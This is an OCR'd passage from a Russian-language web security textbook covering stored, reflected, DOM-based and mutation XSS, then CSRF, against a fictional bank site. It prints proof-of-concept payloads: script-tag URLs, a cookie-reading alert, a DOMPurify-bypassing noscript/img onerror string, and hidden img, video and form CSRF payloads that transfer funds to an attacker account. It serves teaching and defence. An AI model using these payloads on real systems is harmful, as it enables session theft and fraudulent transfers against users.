

Рис. 10.1. Хранимый XSS — загруженный пользователем вредоносный сценарий, который сохраняется в базе данных, а затем при запросе и просмотре содержащих его данных другими пользователями выполняется на их устройствах

идет о серверах Node.js — здесь они классифицируются как RCE-уязвимость, о которой мы поговорим позже).

Дешевый и эффективный способ снижения рисков — регулярное сканирование записей БД в поисках признаков хранимых сценариев. Фактически это один из многих методов, применяемых наиболее ориентированными на безопасность компаниями-разработчиками ПО. К сожалению, полностью это проблему не решает, потому что внедряемый сценарий далеко не всегда выглядит как обычный текст (он может быть написан, например, в base64, в виде двоичного кода и т. п.). Кроме того, фрагменты сценария могут храниться в разных местах и представлять опасность только при объединении с определенной службой внутри

клиента. К этим приемам прибегают опытные хакеры для обхода механизмов защиты, реализованных разработчиками.

Мы рассмотрели пример хранимого XSS, в котором сценарий внедряется непосредственно в DOM и выполняется интерпретатором JavaScript. Это наиболее распространенный подход к реализации XSS, которому наиболее успешно противодействуют инженеры по безопасности и озабоченные защитой своих приложений разработчики.

Для противодействия такой атаке достаточно простого регулярного выражения, запрещающего теги script, или политики защиты содержимого (CSP).

Единственное требование, которому должна удовлетворять XSS-атака, чтобы классифицироваться как «хранимый XSS» — хранение вредоносного кода в базе данных приложения. Код может быть написан не только на JavaScript, а в качестве клиента вовсе не обязан выступать исключительно браузер. Как я уже упоминал, существует множество альтернатив тегам script, позволяющих скомпрометировать данные или запустить сценарий.

Более того, множество клиентов запрашивают данные через веб-сервер, на котором может храниться XSS. Просто браузер — это самая распространенная цель.

Отраженный XSS

В большинстве учебников и образовательных программ рассказ о межсайтовом скриптинге начинают с отраженного XSS. Но я считаю, что новоиспеченному хакеру будет намного сложнее найти возможность для такой атаки, а тем более реализовать ее.

С точки зрения разработчика хранимый XSS очень прост для понимания. Клиент отправляет вредоносный код на сервер, обычно через HTTP. Сервер обновляет базу данных, и доступ к этому коду появляется у других пользователей, в результате чего он будет выполнен в их браузерах.

С другой стороны, отраженный XSS отличается от сохраненного только тем, что вредоносный код исполняется напрямую в браузере без ретрансляции через сервер (рис. 10.2).

Продемонстрирую принцип действия отраженного XSS на примере уже знакомого вымышленного банка с веб-приложением, расположенным по адресу mega-bank.com. Попытаемся узнать, как открыть новый сберегательный счет в дополнение к текущему. На портале support.mega-bank.com для этой цели есть строка поиска.

Рис. 10.2. В случае отраженного XSS пользователь выполняет локальное действие в веб-приложении, и это запускает на устройстве вредоносный сценарий

Первым делом попробуем сделать запрос open savings account («открыть сберегательный счет»). Нас перебросят на URL-адрес support.mega-bank.com/search?query=open+savings+account, где мы увидим заголовок: 3 результата для запроса open savings account.

Изменим URL-адрес на support.mega-bank.com/search?query=open+checking+account. Теперь заголовок сообщит нам, что для запроса open checking account («открыть текущий счет») найдено 4 результата.

Из этого можно сделать вывод, что существует взаимосвязь между параметрами запроса URL и содержанием заголовка.

Напомню, что в случае с хранимым XSS мы обнаружили уязвимость в форме для запросов в службу поддержки, включив в текст комментария теги `<strong></strong>`. Давайте попробуем добавить их к поисковому запросу: support.mega-bank.com/search?query=open+checking+account.

Внезапно окажется, что сгенерированный нами URL действительно выделил жирным шрифтом фрагмент заголовка на странице результатов. Значит, можно попробовать включить в параметры запроса сценарий: support.mega-bank.com/search?query=open+<script>alert(test);</script>checking+account.

При открытии этого URL-адреса загружаются не только результаты поиска, но и окно оповещения со словом test.

Итак, мы обнаружили XSS-уязвимость, но на этот раз на сервере ничего сохраняться не будет. Сервер прочитает наш код и отправит его клиенту. Такую XSS-уязвимость называют отраженной.

При обсуждении хранимого XSS я упоминал, что этот тип атаки позволяет поразить множество пользователей, но при этом вредоносный код легко обнаруживается, поскольку хранится на стороне сервера.

Обнаружить отраженный XSS гораздо сложнее, так как атаки этого типа нацелены непосредственно на пользователя и никогда не сохраняются в базе данных.

В нашем примере мы создаем вредоносную ссылку, чтобы отправить ее пользователю, которого хотим атаковать. Это можно сделать по электронной почте, с помощью рекламы в интернете и многими другими способами.

Кроме того, наш отраженный XSS легко замаскировать под реальную ссылку. Например, рассмотрим вот такой фрагмент HTML-кода:

```
Добро пожаловать на сайт MegaBank Fans!

Главный источник информации и ссылок от службы поддержки MegaBank.
<a href="https://mega-bank.com/signup">Стать новым клиентом</a>
<a href="https://mega-bank.com/promos">Смотреть рекламные предложения</a>
<a href="https://support.mega-bank.com/search?query=open+<script>alert
        ('test');</script>checking+account">Создать новый счет</a>
```

На этой странице три ссылки, две из которых реальные. А вот последняя («Создать новый счет») перебросит пользователя на страницу поддержки. Окно диалога, вызываемое методом `alert()`, как бы намекает, что происходит что-то необычное. И, как и в примере с хранимым XSS, можно легко запустить какой-то код в фоновом режиме.

Возможно, мы сможем добыть достаточно личной информации и выдать себя за клиента банка. Или узнать проверочное число/маршрутный номер, если он присутствует в пользовательском интерфейсе портала поддержки.

Такой отраженный XSS использует URL-адрес, что упрощает распространение атаки злоумышленником. Большинство отраженных XSS-атак требует дополнительных действий от конечного пользователя, таких как вставка JavaScript в веб-форму. Так что можно уверенно утверждать, что отраженный XSS намного хуже обнаруживается, но его труднее распространить среди широкого круга пользователей.

XSS-атака на базе DOM

Последняя из трех основных категорий XSS-атаки — XSS на базе DOM. Ее схему демонстрирует рис. 10.3. Это может быть вариант как хранимой, так и отраженной XSS-атаки, но для выполнения требуются источник и приемник в DOM браузера. Из-за различий в реализациях DOM некоторые браузеры оказываются уязвимыми, некоторые — нет. Такую XSS-уязвимость гораздо труднее найти и использовать, поскольку для этого требуются глубокие знания DOM и JavaScript.



Рис. 10.3. XSS на базе DOM

В отличие от других форм-XSS для атаки через DOM никогда не требуется взаимодействия с сервером. Поэтому есть тенденция причислять этот тип атаки к новой категории, называемой XSS на стороне клиента.

Поскольку для XSS через DOM не требуется никаких действий на сервере, в DOM браузера должны присутствовать «источник» и «приемник». В роли источника, как правило, выступает объект DOM, способный хранить текст, а приемником служит DOM API, способный выполнять сохраненный в виде текста сценарий. Поскольку XSS-атака через DOM не связана с сервером, ее

практически невозможно обнаружить с помощью инструментов статического анализа или других популярных сканеров.

Ситуация с атакой этого типа осложняется наличием множества браузеров. Бывает, что в реализации DOM для одного браузера есть ошибка, а для другого ее нет.

То же самое можно сказать о версиях браузеров. Версия 2015 года может иметь уязвимость, в то время как в современном браузере она уже устранена. Осуществить XSS-атаку через DOM, если компания пытается поддерживать множество браузеров, сложно без информации о браузере/ОС. В основу как JavaScript, так и DOM положены открытые спецификации (TC39 и WhatWG), но реализации каждого браузера значительно отличаются друг от друга. Также часто имеются отличия от устройства к устройству. Давайте рассмотрим эту уязвимость на примере нашего приложения mega-bank.com.

По адресу invest.mega-bank.com банк предлагает инвестиционный портал для управления накопительным пенсионным счетом. На странице investors.mega-bank.com/listing есть список фондов, куда можно инвестировать средства. Меню слева позволяет осуществлять поиск и фильтрацию фондов.

Количество фондов ограничено, поэтому поиск и сортировка происходят на стороне клиента. Поиск по запросу oil («нефть») изменит URL-адрес этой страницы на investors.mega-bank.com/listing? search=oil. Аналогично фильтр usa («США») для просмотра только американских фондов сгенерирует URL-адрес invest.mega-bank.com/listing#usa и автоматически прокрутит страницу до нужного списка.

Теперь важно отметить, что изменение URL-адреса не всегда означает запрос к серверу. Такая ситуация не редкость в современных веб-приложениях, использующих собственные маршрутизаторы на основе JavaScript для улучшения взаимодействия с пользователем.

На этом сайте ввод вредоносного поискового запроса не приведет к каким-либо интересным результатам. Но важно отметить, что такие параметры запроса, как search, могут быть источником XSS-уязвимости через DOM. Их можно найти во всех основных браузерах через свойство `window.location.search`.

Точно так же в DOM можно найти якорь через свойство `window.location.hash`. То есть внедрение вредоносного кода возможно как в параметр поискового запроса, так и в якорь. Но никаких проблем при этом не возникнет, если только какой-то фрагмент кода на странице не вызовет выполнение сценария. Именно поэтому для успеха такой атаки необходим как источник, так и приемник.

Представим, что у MegaBank на этой же странице есть следующий код:

```
/*
 * Извлекаем из URL-адреса объект #<x>.
 * Ищем все совпадения при помощи функции findNumberOfMatches(),
 * передавая в нее значение параметра hash.
 */
const hash = document.location.hash;
const funds = [];
const nMatches = findNumberOfMatches(funds, hash);
/*
 * Записываем количество совпадений и добавляем к DOM
 * значение hash, чтобы улучшить пользовательский опыт.
 */
document.write(nMatches + ' matches found for ' + hash);
```

Здесь значение источника (`window.location.hash`) используется для генерации текста, который будет показан пользователю. Отображение текста осуществляется через приемник (`document.write`). Возможны и другие варианты приемников, некоторые из них использовать проще, некоторые сложнее.

Представьте, что мы создали вот такую ссылку:

```
investors.mega-bank.com/listing#<script>alert(document.cookie);</script>
```

Метод `document.write()` исполнит значение якоря как сценарий. В рассматриваемом случае это приведет всего лишь к отображению файлов cookie текущего сеанса, но, как мы видели в прошлых примерах XSS-атаки, таким способом можно нанести много вреда.

Как видите, в этом примере для межсайтового скриптинга не нужен был сервер, зато были необходимы источник (`window.location.hash`) и приемник (`document.write`). Если внедрить таким способом допустимую строку, никаких проблем не будет, и внедрение может оставаться незамеченным в течение очень долгого времени.

XSS с мутациями

Несколько лет назад мой друг и коллега Марио Хейдерих (Mario Heiderich) опубликовал статью «mXSS Attacks: Attacking well-secured Web-Applications by using innerHTML Mutations». Этот документ одним из первых предложил новую вариацию XSS-атаки: *XSS с мутациями* (mutation-based XSS, mXSS).

На сегодняшний день такие атаки возможны во всех основных браузерах. Для их реализации требуется глубокое понимание методов, с помощью которых браузер выполняет оптимизацию, и условных конструкций, которые используются для отображения узлов DOM.

В прошлом XSS-атаки на основе мутаций не были широко известны и понятны. Аналогичным образом в будущем могут появиться другие технологии, уязвимые к XSS.

Такие атаки могут быть нацелены на любую технологию отображения на стороне клиента. Обычно они ориентированы на браузер. Соответственно, уязвимыми могут оказаться технологии для ПК и мобильных устройств, использующие браузеры.

Новые и зачастую неверно понимаемые атаки mXSS тем не менее позволяют обходить наиболее надежные доступные фильтры межсайтового скриптинга. Такие инструменты, как DOMPurify, OWASP AntiSamy и Google Caja, можно обмануть с помощью mXSS. В результате уязвимыми оказываются многие веб-приложения (в частности, почтовые клиенты). По своей сути mXSS использует код, который воспринимается фильтрами как безопасный, а после фильтрации мутирует во вредоносный.

Принцип mXSS-атаки проще всего понять на практическом примере. В начале 2019 года исследователь безопасности Масато Кинугава (Masato Kinugawa) обнаружил mXSS-уязвимость в библиотеке Closure, которая используется службой Google Search.

В качестве фильтра эта библиотека использовала инструмент DOMPurify, который запускался на клиенте (в браузере) и читал каждую строку перед тем, как разрешить ее вставку в элемент `innerHTML`. Такой способ очистки строк, которые будут вводиться в DOM через `innerHTML`, считается наиболее эффективным. Фильтрация на стороне сервера работает хуже из-за различий в реализации браузеров и их версий.

В Google считали применение DOMPurify на стороне клиента надежным решением, одинаково работающим как в старых, так и в новых браузерах.

Масато использовал вот такой код:

```
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```

Технически эта строка безопасна для DOM, поскольку теги и кавычки в ней расставлены так, что ее добавление не приводит к запуску сценария. Соответственно, DOMPurify пропускает ее как не несущую риска XSS. Но после

загрузки в DOM браузера происходит некоторая оптимизация, и код принимает вот такой вид:

```
<noscript><p title="</noscript>
<img src="x" onerror="alert(1)">
"">
"
```

Так происходит, потому что DOMPurify использует в процессе очистки корневой элемент `<template>`, который идеально подходит для этой цели, так как он анализируется, но не отображается, а выполнение сценариев внутри него отключено. При отключенных сценариях тег `<noscript>` показывает свое содержимое; в остальных случаях браузер игнорирует все, что в него заключено.

Другими словами, событие `onerror` для картинки внутри средства фильтрации не может выполнять сценарий, но после завершения очистки и перехода в реальную среду браузера фрагмент `<p title = "` начинает игнорироваться, а фрагмент `img onerror` становится рабочим.

Подводя итог, можно сказать, что функционирование элементов DOM браузера часто зависит от их предков и потомков. В некоторых случаях этим можно воспользоваться и сформировать код, который фильтры попросту не заметят, поскольку он не распознается как сценарий. При этом в момент запуска в браузере он все же превратится в сценарий.

Разговоры про XSS с мутациями начались не так давно, и на эту разновидность вектора атаки в индустрии безопасности приложений часто смотрят неправильно. Между тем в Сети можно найти множество экспериментов по эксплуатации этой уязвимости, и их число, скорее всего, будет расти. К сожалению, mXSS-уязвимость с нами надолго.

Итоги

Хотя сейчас XSS-уязвимости стали более редкими, они все еще широко распространены. Постоянно растущий объем взаимодействия с пользователями и сохранения данных в веб-приложениях открывает дорогу их появлению.

В отличие от других распространенных уязвимостей, межсайтовый скриптинг существует в различных вариациях. Иногда вредоносный код сохраняется в сеансах (сохраненный XSS), иногда — нет (отраженный XSS). Бывают и XSS-уязвимости, для которых в клиенте должен быть приемник сценария.

Ошибки в сложных спецификациях браузера также могут приводить к непреднамеренному выполнению сценария (XSS через DOM). Сохраненный XSS-код можно довольно легко обнаружить путем анализа данных в базе. А вот отраженные и основанные на DOM XSS-уязвимости распознать куда сложнее. Значит, есть вероятность, что во множестве веб-приложений они еще присутствуют.

Межсайтовый скриптинг существовал большую часть истории интернета, и хотя суть атаки со временем не меняется, увеличилась площадь ее применимости и количество возможных вариантов.

Из-за относительной простоты выполнения такой атаки, сложности обнаружения внедренного кода и мощи этого типа уязвимостей навыками межсайтового скриптинга должны обладать как пентестеры, так и охотники за багами.

ГЛАВА 11

Подделка межсайтовых запросов (CSRF)

Иногда мы знаем о существовании конечной точки API, подходящей для наших целей, но для доступа к ней требуются права привилегированного пользователя (например, учетная запись администратора).

В этой главе мы рассмотрим процедуру межсайтовой подделки запросов (Cross-Site Request Forgery, CSRF), с помощью которой администратор или владелец привилегированной учетной записи выполняет операцию от нашего имени.

Атаки CSRF возможны благодаря доверительным отношениям между сайтом и браузером. Если найти вызовы API, которые полагаются на эту взаимосвязь для обеспечения безопасности, но слишком доверяют браузеру, можно создать ссылку или форму, которая при небольшом количестве усилий с нашей стороны заставит пользователя сделать запрос от своего имени, причем так, что он этого даже не заметит.

Именно таким способом можно воспользоваться преимуществами привилегированного пользователя и выполнить на сервере операции без его ведома. Это одна из самых малозаметных атак, которая с момента ее появления в начале 2000-х годов принесла немало вреда.

Подделка параметров запроса

Рассмотрим самую простую форму CSRF-атаки: изменение параметров через гиперссылку.

Большинство гиперссылок в интернете осуществляет HTTP-запрос GET. Чаще всего встроенная в HTML-код ссылка выглядит так:

```
<a href="https://my-site.com"></a>.
```

Анатомия HTTP-запроса GET проста и не зависит от того, откуда он отправлен, откуда он прочитан или как перемещается по сети. Допустимые запросы GET должны соответствовать поддерживаемой версии спецификации HTTP. Поэтому мы уверены в том, что структура запроса GET одинакова для всех приложений.

Анатомия HTTP-запроса GET следующая:

```
GET /resource-url?key=value HTTP/1.1
Host: www.mega-bank.com
```



Рис. 11.1. CSRF — это распространение вредоносной ссылки, щелчок на которой вызывает выполнение HTTP-запроса GET от имени аутентифицированного пользователя

Каждый такой запрос включает в себя HTTP-метод (GET), за которым следует URL-адрес ресурса, а затем идет необязательный набор параметров запроса. Параметры запроса начинаются после знака ? и продолжаются до пробела. После этого идет спецификация HTTP, а в следующей строке указывается хост, на котором может быть расположен URL-адрес ресурса.

Полученный запрос веб-сервер направляет в соответствующий класс обработчика, который получает не только его параметры, но и дополнительную информацию, позволяющую идентифицировать сделавшего запрос пользователя. Это тип браузера, из которого пришел запрос, и формат, в котором ожидается ответ.

Рассмотрим эту концепцию на примере.

Вот класс маршрутизации на стороне сервера, который написан поверх Express.js — самого популярного программного обеспечения веб-серверов на основе Node.js:

```
/*
 * Пример маршрута.
 *
 * Возвращает информацию, выданную по HTTP-запросу.
 * Если выполнить запрос невозможно, возвращает ошибку.
 */
app.get('/account', function(req, res) {
  if (!req.query) { return res.sendStatus(400); }
  return res.json(req.query);
});
```

Это чрезвычайно простой маршрут, выполняющий всего несколько действий:

- принимает только HTTP-запросы GET к `/account`;
- при отсутствии параметров запроса возвращает ошибку HTTP 400;
- посылает параметры запроса отправителю в формате JSON, если они указаны.

Сделаем запрос к этой конечной точке из веб-браузера:

```
/*
 * Генерируем HTTP-запрос GET без параметров.
 *
 * В ответ вернется сообщение об ошибке.
 */
const xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
```

```
  console.log(xhr.responseText);
}
xhr.open('GET', 'https://www.mega-bank.com/account', true);
xhr.send();
```

В этом фрагменте кода инициируем HTTP-запрос GET, в ответ на который сервер вернет ошибку 400, потому что мы не предоставили никаких параметров.

Добавим параметры запроса, чтобы получить более интересный результат:

```
/*
 * Генерируем HTTP-запрос GET с параметрами.
 *
 * Теперь мы получим ответ, включающий параметры.
 */
const xhr = new XMLHttpRequest();
const params = 'id=12345';
xhr.onreadystatechange = function() {
  console.log(xhr.responseText);
}
xhr.open('GET', `https://www.mega-bank.com/account?${params}`, true);
xhr.send();
```

Вскоре после этого запроса будет возвращен ответ:

```
{
  id: 12345
}
```

Он также будет включать код состояния HTTP 200, если вы проверите сетевой запрос в своем браузере.

Чтобы уметь находить и использовать CSRF-уязвимости, крайне важно понимать поток этих запросов. Поэтому давайте еще немного посмотрим на CSRF-атаку. Ее два основных признака:

- повышение уровня доступа;
- пользователь, который инициирует запрос, обычно об этом не знает (это скрытая атака).

Большинство из них создают, читают, обновляют, удаляют (create, read, update, delete, CRUD) веб-приложения, которые следуют спецификации HTTP, используя множество HTTP-методов, и GET — только один из них. К сожалению, запросы GET самые небезопасные из всех: с помощью них проводить CSRF-атаки проще всего.

Конечная точка запроса GET, которую мы проанализировали, отправила данные назад, и, что немаловажно, она прочитала присланные ей параметры запроса. Адресная строка браузера инициирует HTTP-запросы GET так же, как и ссылки `<a></a>` в браузере или в телефоне.

При этом пользователи практически никогда предварительно не оценивают, куда ведет ссылка.

Например, ссылка:

```
<a href="https://www.my-website.com?id=123">Мой сайт</a>
```

будет отображаться в браузере как «Мой сайт». Большинство пользователей не знают, что к ссылке в качестве идентификатора прикреплен параметр. Любой, кто переходит по ней, инициирует запрос из своего браузера, отправляющий этот параметр на соответствующий сервер.

Давайте представим, что наш вымышленный сайт MegaBank использует запросы GET с параметрами. Посмотрим на маршрут на стороне сервера:

```
import session from '../authentication/session';
import transferFunds from '../banking/transfers';

/*
 * Перечисляет средства со счета аутентифицированного пользователя
 * на другой указанный им счет.
 *
 * Аутентифицированный пользователь может указать пересылаемую сумму.
 *
app.get('/transfer', function(req, res) {
  if (!session.isAuthenticated) { return res.sendStatus(401); }
  if (!req.query.to_user) { return res.sendStatus(400); }
  if (!req.query.amount) { return res.sendStatus(400); }

  transferFunds(session.currentUser, req.query.to_user, req.query.amount,
  (error) => {
              if (error) { return res.sendStatus(400); }
                return res.json({
                   operation: 'transfer',
                   amount: req.query.amount,
                   from: session.currentUser,
                   to: req.query.to_user,
                   status: 'complete'
     });
  });
});
```

На первый взгляд этот маршрут выглядит довольно просто. Проверяется, имеет ли пользователь право доступа к операциям со счетом и был ли указан другой

пользователь для перевода денег. Так как для совершения подобного запроса пользователь должен пройти аутентификацию, при подтверждении его полномочий код предполагает, что он действительно хочет перевести обозначенную сумму указанному человеку.

К сожалению, так как это был HTTP-запрос GET, ничто не мешает создать и отправить аутентифицированному пользователю гиперссылку, указывающую на этот маршрут.

Вот типовая схема CSRF-атаки с подделкой параметров HTTP-запроса GET:

1. Хакер выясняет, что веб-сервер использует параметры HTTP-запроса GET для совершения каких-то действий (в данном случае для определения суммы и назначения банковского перевода).
2. Он создает URL с такими параметрами: `<a href="https://www.megabank.com/transfer?to_user=<учетная запись хакера>&amount=10000">нажми здесь</a>`.
3. Разрабатывается стратегия распространения. Это может быть целенаправленная отправка ссылки человеку, у которого больше шансов войти в систему и есть нужная сумма. Или же прилагаются усилия, чтобы ссылку за короткий период времени увидело как можно больше людей.

Такие вещи часто распространяются через имейлы или соцсети. Из-за простоты распространения последствия атаки могут стать катастрофическими. Хакеры порой проводят целые рекламные кампании, чтобы показать ссылки как можно большему количеству людей.

Изменение содержимого запроса GET

По умолчанию в браузере под HTTP-запросом понимается запрос GET. Поэтому многие HTML-теги, принимающие параметр URL, при взаимодействии с DOM или при загрузке в DOM будут автоматически выполнять такие запросы. Соответственно, именно их проще всего подделать.

В предыдущих примерах мы заставляли пользователя выполнить запрос GET в своем браузере с помощью тега гиперссылки `<a></a>`. В качестве альтернативы для этой цели можно использовать изображение:

```
<!—В отличие от ссылки, картинка выполняет HTTP-запрос GET сразу после загрузки
в DOM. Это означает, что никаких действий от пользователя, загружающего
страницу, не требуется.-->
<img src="https://www.mega-bank.com/transfer?
to_user=<учетная запись хакера>&amount=10000" width="0" height="0" border="0">
```

Обнаружив теги `<img>`, браузер инициирует запрос GET к конечной точке `src` (рис. 11.2), чтобы загрузить объекты изображений. В результате с помощью невидимого изображения размером 0 × 0 пикселей можно инициировать CSRF без какого-либо взаимодействия с пользователем.



Рис. 11.2. CSRF IMG — внутри целевого приложения размещается тег <img>, который при загрузке генерирует HTTP-запрос GET

Аналогичным образом можно использовать большинство HTML-тегов, допускающих параметр URL. Рассмотрим тег HTML5 `<video></video>`:

```
<!—Видео, как правило, загружается в DOM сразу, в зависимости от конфигурации
браузера. Некоторые мобильные браузеры не загружают видео без взаимодействия
с элементом. -->
<video width="1280" height="720" controls>
  <source src="https://www.mega-bank.com/transfer?
  to_user=<учетная запись хакера>&amount=10000" type="video/mp4">
</video>
```

Внедренное видео действует так же, как и внедренное изображение. Поэтому важно внимательно следить за любыми тегами, запрашивающими данные с сер-

вера через атрибут `src`. Большинство из них позволяет инициировать CSRF-атаку против ничего не подозревающего конечного пользователя.

CSRF-атака на конечные точки POST

Обычно CSRF-атакам подвергаются конечные точки запроса GET, так как осуществить межсайтовую подделку запроса проще всего через гиперссылку, изображение или другой тег HTML, автоматически инициирующий HTTP-запрос GET.

Но ничто не мешает атаковать таким способом конечные точки запросов POST, PUT или DELETE. Доставка вредоносного кода через запрос POST требует немного больших усилий и взаимодействия с пользователем (рис. 11.3).



Рис. 11.3. CSRF POST — форма отправляется на сервер, недоступный для создателя формы, но доступный для ее отправителя

Обычно CSRF-атаки через запросы POST осуществляются при помощи форм, поскольку объект `<form></form>` — один из немногих, позволяющих инициировать запрос POST без использования какого-либо сценария.

```
<form action="https://www.mega-bank.com/transfer" method="POST">
  <input type="hidden" name="для_пользователя" value="хакер">
  <input type="hidden" name="сумма" value="10000">
  <input type="submit" value="Отправить">
</form>
```

Атрибут hidden во входных данных формы означает, что поля с этими данными отображаться внутри браузера не будут. Чтобы ввести пользователей в заблуждение, в форму можно добавить не вызывающие подозрения поля:

```
<form action="https://www.mega-bank.com/transfer" method="POST">
  <input type="hidden" name="для_пользователя" value="хакер">
  <input type="hidden" name="сумма" value="10000">
  <input type="text" name="имя_пользователя" value="username">
  <input type="password" name="пароль" value="password">
  <input type="submit" value="Отправить">
</form>
```

В результате пользователь увидит форму входа на реально существующий сайт. Но после ее заполнения и отправки произойдет не авторизация на этом сайте, как предполагает пользователь, а запрос в MegaBank.

Это пример того, как с помощью допустимых HTML-компонентов можно воспользоваться текущим состоянием приложения пользователя в браузере и отправить запрос.

В рассматриваемом случае пользователь входит в MegaBank, хотя при этом он взаимодействует с другим сайтом. А мы используем состояние его текущего сеанса для выполнения в MegaBank операций с привилегированным доступом от его имени.

Этот метод также позволяет выполнять запросы от имени пользователя, имеющего доступ к внутренней сети. Создатель формы не имеет на это права, но если пользователь, находящийся во внутренней сети, заполнит и отправит форму, запрос станет возможным благодаря его привилегированному доступу.

Естественно, CSRF-атака через метод POST более сложна, чем подделка запроса GET с помощью тега `<a></a>`. Но если у вас возникла необходимость сделать запрос к конечной точке POST с повышенными правами, проще всего это осуществить с помощью формы.

Итоги

Межсайтовая подделка запросов эксплуатирует доверительные отношения между браузером, пользователем и веб-сервером/API. По умолчанию браузер полагает, что все действия на устройстве пользователя выполняются от имени этого пользователя.

В случае CSRF это утверждение отчасти истинно, потому что действие инициируется пользователем, просто он не понимает, что при этом происходит. При щелчке на ссылке браузер инициирует от его имени HTTP-запрос GET независимо от источника этой ссылки. Доверие к ссылке приводит к тому, что вместе с запросом GET отправляются данные для аутентификации.

По своей сути, CSRF-атаки функционируют благодаря модели доверия, разработанной комитетами по стандартам браузеров, такими как WhatWG. Возможно, в будущем эти стандарты изменятся, что затруднит межсайтовую подделку запросов. Но пока эти атаки распространены в Сети и легко осуществимы.

ГЛАВА 12

Атака на внешние сущности XML (XXE)

